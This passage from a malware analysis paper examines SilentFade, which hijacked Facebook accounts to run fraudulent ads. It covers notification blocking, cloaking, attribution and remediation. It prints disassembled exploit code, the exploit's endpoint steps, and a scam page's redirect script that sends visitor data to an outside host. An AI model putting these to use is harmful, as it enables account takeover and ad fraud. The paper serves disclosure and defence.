'Facebook Login Alerts' is a *Facebook* page with the ID 1001847139929871 and the page itself is available by going to facebook.com/1001847139929871 or via its alias [26].

In a similar vein, users receive messages on *Messenger* from 'Facebook for Business' when there's a status change on an ad being run from their account. This too is a page like 'Facebook Login Alerts', with ID 74100576336, which can be accessed directly using its ID or through its alias [27].





Figure 17: Example message sent by Facebook for Business page when an ad has been approved.

As with any other page, users have the option to explicitly block pages from messaging them. SilentFade took advantage of this property to block both the 'Login Alerts' page and the 'Facebook for Business' page. This effectively prevented *Facebook* from notifying users of suspicious logins on their *Facebook* account or any ad-related activity on their ad account, permitting the attackers to use the compromised account without being detected by the account owners through alerts.

The disassembly listing in Figure 18 shows a snippet of the page block exploit code within SilentFade.

```
mov     edx, offset aFbid7410057633 ; "&fbid=74100576336&__a=1"
lea     ecx, [ebp+var_410]
call    strcat_s_wrapper
lea     eax, [ebp+var_410]
push    eax
lea     ecx, [ebp+lpMem]
call    init_string
push    offset aMessagingBlock ; "/messaging/block_messages/"
lea     ecx, [ebp+var_428]
mov     byte ptr [ebp+var_4], 24h
call    init_string
lea     eax, [ebp+lpMem]
mov     byte ptr [ebp+var_4], 25h
push    eax
lea     eax, [ebp+var_428]
mov     ecx, edi
push    eax
lea     eax, [ebp+var_44C]
push    eax
call    make_https_request
push    eax
lea     ecx, [ebp+var_470]
call    heapfree_smart_wrapper1
lea     ecx, [ebp+var_44C]
call    heapfree_smart_wrapper0
lea     ecx, [ebp+var_428]
call    heapfree_smart_wrapper
mov     byte ptr [ebp+var_4], 0Ch
lea     ecx, [ebp+lpMem]
call    heapfree_smart_wrapper
mov     edx, offset aFb_dtsg ; "fb_dtsg="
lea     ecx, [ebp+var_410]
call    calls_poss_gen_string
mov     ecx, ebx
call    dtsg_cookie_sanity_check
mov     edx, eax
lea     ecx, [ebp+var_410]
call    strcat_s_wrapper
mov     edx, offset aUid10018471399 ; "&uid=100184713992987 1&update_plite=&pri"...
lea     ecx, [ebp+var_410]
call    strcat_s_wrapper
lea     eax, [ebp+var_410]
push    eax
lea     ecx, [ebp+lpMem]
call    init_string
push    offset aPrivacyBlock_u ; "/privacy/block_user/"
lea     ecx, [ebp+var_428]
mov     byte ptr [ebp+var_4], 26h
call    init_string
lea     eax, [ebp+lpMem]
mov     byte ptr [ebp+var_4], 27h
push    eax
lea     eax, [ebp+var_428]
mov     ecx, edi
push    eax
lea     eax, [ebp+var_44C]
push    eax
call    make_https_request
```






Figure 18: Disassembly of SilentFade code containing Facebook endpoints used for the exploit.

SilentFade's focus on the notification system was unique, but not sufficient. After all, users accustomed to receiving such notifications were likely to discover the blocked pages and unblock them. SilentFade had another trick up its sleeve to ensure that the blocks were more permanent. It likely involved confirming if client-side sanity checks were performed on the server-side. The authors discovered that the confidence checks performed by the account-blocking web UI were incomplete in the server-side code, which was subsequently exploited by SilentFade. This bug allowed SilentFade to block both the Login Alerts and Facebook Business pages and ensured that users could not unblock the pages even if they tried. This caused both pages to remain 'unblockable' until we detected and fixed this bug.

The page block exploit worked like this:

1. The sample blocks the Login Alerts and Facebook Business pages from messaging the user by passing `fbid={PageID}` as a POST argument to `facebook.com/messaging/block_messages/`
2. The sample then blocks the page through the 'block users' endpoint by passing `uid={PageID}` as a POST argument to `facebook.com/privacy/block_user/`.
   a. While the web UI does not permit users to provide pages for blocking via the 'block user' flow, the server-side code did not perform any confidence checks and assumed that the provided ID belongs to a user. A downstream function successfully blocked the page from contacting the user.
3. In the web UI, the page appeared as blocked but also prevented users from unblocking the page as client-side confidence checks only permit user IDs to be unblocked from the 'block user' flow. This prevented the user from unblocking both pages.

The pages appeared as blocked users upon successful exploitation of the bug.




Figure 19: Remnant of a SilentFade infection where Facebook pages are blocked as users.

Users were presented with an error message if they tried to unblock any of these pages.




Figure 20: Error message displayed by Facebook when user attempted to reverse the page blocks.

This was the first time we observed malware actively changing notification settings, blocking pages, and exploiting a bug in the blocking subsystem to maintain persistence in a compromised account.

The exploitation of this notification-related bug, however, became a silver lining that helped us to detect compromised accounts, measure the scale of SilentFade infections, and map abuse originating from user accounts to the malware responsible for the initial account compromise. Per our analysis, the malware that contained the page block exploit was released on 22 December 2018. It was discovered by *Facebook* in mid-February. A subsequent investigation allowed us to attribute over four million US dollars in damages to this activity – the amount *Facebook* reimbursed to the victims for unauthorized ads purchased using their ads accounts [13].

ADS RUN BY SILENTFADE

A part of what makes the web great is the fact that it is based on open standards and protocols that decouple application functionality between the client and a server via a network. Because of that, any software sending a web request using a legitimate session cookie would look indistinguishable from a legitimate user sending the same request. However, the use of the unique page block bug allowed us to attribute these malicious ads to accounts infected with SilentFade and analyse these ads for commonalities.

Upon our review, ads tended to stick with the following formula:

- Use of popular and smaller URL-shorteners to hide the landing page.
- Abuse of Open Graph Markups [28] to change ad preview.
- Heavy use of cloaking and traffic redirection.
- Ads were targeted only to users in the same country as the account owner or in neighbouring countries.
- Ad content was usually counterfeit goods, such as designer shoes or bags, sunglasses, as well as pills and medication related to weight loss or sexual health.
- Celebrity images and clips were often used to make the ads appear more appealing or authentic. For example, ads using images of celebrities were used to market weight loss pills based on the keto diet.
- Images or videos used in ads were intentionally blurred or distorted.

A small sample of malicious ads run from legitimate pages using the original account owner's payment method can be seen in the screenshots in Figure 21.

The third ad in Figure 21 shows signs of cloaking in action. While the ad advertises a weight-loss pill and leads users to a scam web page, *Facebook* crawlers [29] are redirected to *Amazon.com*.




Figure 21: A sample carousel of ads run by accounts infected by SilentFade malware.




Figure 22: Cloaking used by a keto diet pill ad with celebrity impersonation.

Another example of a cloaked ad is shown in Figure 22. In this example, a *Facebook* user was compromised by SilentFade. Their account was used to run an ad with a celebrity image and targeted to *Facebook* users in a specific country. As *Facebook* crawlers were redirected to *AliBaba*'s Wholesaler page, the domain preview was shown as leading to *AliBaba*.

The cloaking service would decide whether to send a user to the malicious page or an innocuous one based on the geolocated IP address of the user clicking on the ad, the presence of the correct HTTP Referer header, and other features.

In addition, the final redirection URL was often hidden in plain sight from crawlers and cloaking detection services by abusing the JavaScript History API [30].

```
!function() {
  var t;
  try {
    for(t = 0; 10 > t; ++t) history.pushState({}, "", "#");
    onpopstate = function (t) {
        t.state && location.replace("https://we.jamclicks.com/
            fa780c8f-4eb6-4360-bd48-e1958f6fdb20?ts=" +
            getURLParameter("ts") + "&device=" + getURLParameter(
            "device") + "&model=" + getURLParameter("model") + "
            &browser=" + getURLParameter("browser") + "&os=" +
            getURLParameter("os") + "&country=" + getURLParameter
            ("country") + "&countryname=" + getURLParameter("
            countryname") + "&language=" + getURLParameter("
            language") + "&browserversion=" + getURLParameter("
            browserversion") + "&path=edlp")
    }
  } catch (o) {}
}();
```

Figure 23: JavaScript code from a scam ad landing page [31] showing the final redirection taking place only when the user presses the 'Back' button.

This was achieved by redirecting the user to the final URL only once the user clicked the 'back' button on their browser. This technique was effective as it required user interaction, which cloaking-detection services may lack, and triggered on the first button clicked by every user when an unwanted web page was opened. Many variations [31, 32, 33] of this were available, and at times involved *disabling* the 'back' button entirely by pushing multiple URLs of the current document to the JavaScript history state.

ATTRIBUTION, REMEDIATION, AND LEGAL ENFORCEMENT

Due to this group being active since 2016 [34] and its evolving capabilities, we were able to extract enough information from samples to attribute the malware to particular individuals. The three most useful sources of information came from the samples themselves, WHOIS data for C&C servers, and SilentFade's use of non-standard networking and service libraries (such as restclient-cpp [35]), which were all located as repositories created by one user on *GitHub* [36]. In addition, PDB paths present in SilentFade samples matched with project names in the *GitHub* repository, as well as the profile information for the *GitHub* user [36].

Figure 24: Project PDB path samples [37, 38] hinting at connection to GitHub user [36].

The screenshot in Figure 25 shows code from one of hpsocket's *GitHub* repositories appearing directly within SilentFade samples.




Figure 25: SilentFade sample [39] containing code from the same GitHub repository.




Figure 26: SilentFade actors looking for install traffic on underground web forums.

It should be noted that no malicious code was ever uploaded on *GitHub*, just libraries. In addition, we found posts on several forums looking to install traffic for SilentFade, based on links to known SilentFade C2 servers.

As part of remediation, the server-side validation bug was fixed as soon as we discovered it. The blocked state was reverted for all infected users, their sessions terminated, and we forced password resets and made server-side changes to ensure that the Login Alerts or Facebook Business page alerts can no longer be blocked, to guarantee that people are able to see *Facebook* notifications about suspicious activity on their account. In addition, we invalidated sessions for known impacted users, added a number of additional fixes, and added detection mechanisms to automatically flag SilentFade infections and invalidate all logged-in user sessions when detected.




Figure 27: Pages responsible for account notifications can no longer be blocked on Facebook.

As expected in this adversarial space, not too long after remediation, SilentFade appeared with a new version with all on-platform persistence mechanisms removed [40] – including the notification setting changes and the page block code.

In addition to technical remediation and the automated detection measures we took, in December 2019, *Facebook* filed a civil lawsuit in California against ILikeAd Media International Company Ltd. and Chen Xiao Cong and Huang Tao [13] for creating the SilentFade malware, tricking people into installing it, compromising people's *Facebook* accounts and then using people's accounts to run deceptive ads, which resulted in over USD 4 million in damages related to payment fraud and ad fraud.

Since then, SilentFade has resorted to using string obfuscation to make it more difficult to hunt for malware samples and to complicate AV detection signatures. At the time of writing this paper, all strings longer than eight characters are split into eight-byte chunks so that they can be individually loaded into MMX registers [40].

The screenshot in Figure 28 compares a SilentFade sample with a newer variant, which appeared after our remediation efforts.

Figure 28: SilentFade began obfuscating all strings once Facebook completed remediation efforts.

AN EVOLVING CHINESE MALWARE ECOSYSTEM

Our investigation into SilentFade has revealed that a closed, Chinese cybercriminal ecosystem first appeared on the scene in April 2016 [34] with the release of their 'SuperCPAProject' malware in the wild. Not a lot is known about this malware as it is primarily driven by downloaded configuration files, but we believe it was used for click fraud – thus CPA in this case refers to Cost Per Action – through a victim install-base in China. They primarily relied on third-party security tools to install a rootkit, disable *Tencent*'s firewall product, and upload stolen data to their command-and-control (C2/C&C) server [41].

Although this malware is often packed with UPX, it is not otherwise complicated to analyse or use as a seed to find thousands of similar samples within this time period. This malware continued to be used until April 2017 when they

abandoned all third-party downloadable components and released the first version of SilentFade [42]. This first version of SilentFade explicitly stole credentials and cookies related to social media including *Facebook* and *Twitter*, and occasionally released them with debug messages as seen in Figure 29.




Figure 29: SilentFade sample from 2017 [42] with debug messages for Facebook and Twitter stealing components.

In addition to stealing *Facebook* and *Twitter* credentials, this variant of the malware sent metadata related to the accounts. In the case of *Twitter*, this included whether a *Twitter* account was verified, the default language/locale, and total follower and friend counts. For *Facebook* accounts, the malware looked for the total number of friends associated with the compromised account, linked payment information (i.e. presence of linked credit card information and *PayPal* email addresses), and whether the account administered any *Facebook* Pages. We strongly suspect this malware engaged in a similar form of ad fraud as seen in the modern versions of SilentFade [14].

This SilentFade variant saw minimal changes until a year later when this closed group of Chinese cybercriminals is suspected to have pivoted to 'StressPaint' [43, 44], a new malware family discovered by *Radware*. Unlike SilentFade, which was written using Visual C++, StressPaint was written in Delphi but used the same techniques and strings as seen in the initial SilentFade version. The malware used the biography section of the *Instagram* account @djdhahqd to store reversed Base64 versions of its C2 servers but was never actually used because the account was set as private within minutes of its creation on 12 April 2018 – the same day it was discovered by *Radware* [43]. This caused the malware to fall back to its hard-coded C&C server to steal *Facebook* credentials and cookies.

After *Radware*'s publication, these actors took a brief hiatus, which we presume was spent in the development of the modern version of SilentFade [14]. They released this version into the wild on 22 December 2018 and with it came the notification disabling features, including the 'page block' exploit code as well as use of the Graph API never seen before in previous malware families.

Around the same time as the modern variant of SilentFade was released, StressPaint evolved to a variant internally known to the malware authors as 'DiskScan' [45]. The diagram in Figure 30 shows a rough timeline between April 2016 and June 2020 of all the malware families we judge are part of the same closed, Chinese cybercriminal ecosystem that this group belongs to, based on the similarity of their ad abuse techniques and Graph API queries.




Figure 30: A rough timeline of malware families associated with a closed Chinese cybercriminal ecosystem targeting Facebook.

We believe this ecosystem spread its wings again in early 2019 with the release of two newer malware families, 'Scranos' and 'FacebookRobot', first seen in April and June 2019, respectively. Scranos was first discovered by our colleagues at *Bitdefender* [46], who observed that the *Facebook* component was written as a DLL component in Visual Basic 6 [47] and included virtually the same features as SilentFade and StressPaint, but also injected malicious JavaScript code in the browser (remotely loaded from *Amazon S3* buckets) whenever the user visited any *Facebook* page. In addition, it was bundled with a kernel-mode rootkit for enhanced persistence.

FacebookRobot [48] is written in C# and contains similar features to the other families, but used *Facebook* pages and posts to link to off-platform spam and additional PUPs hosted on the linked web pages.

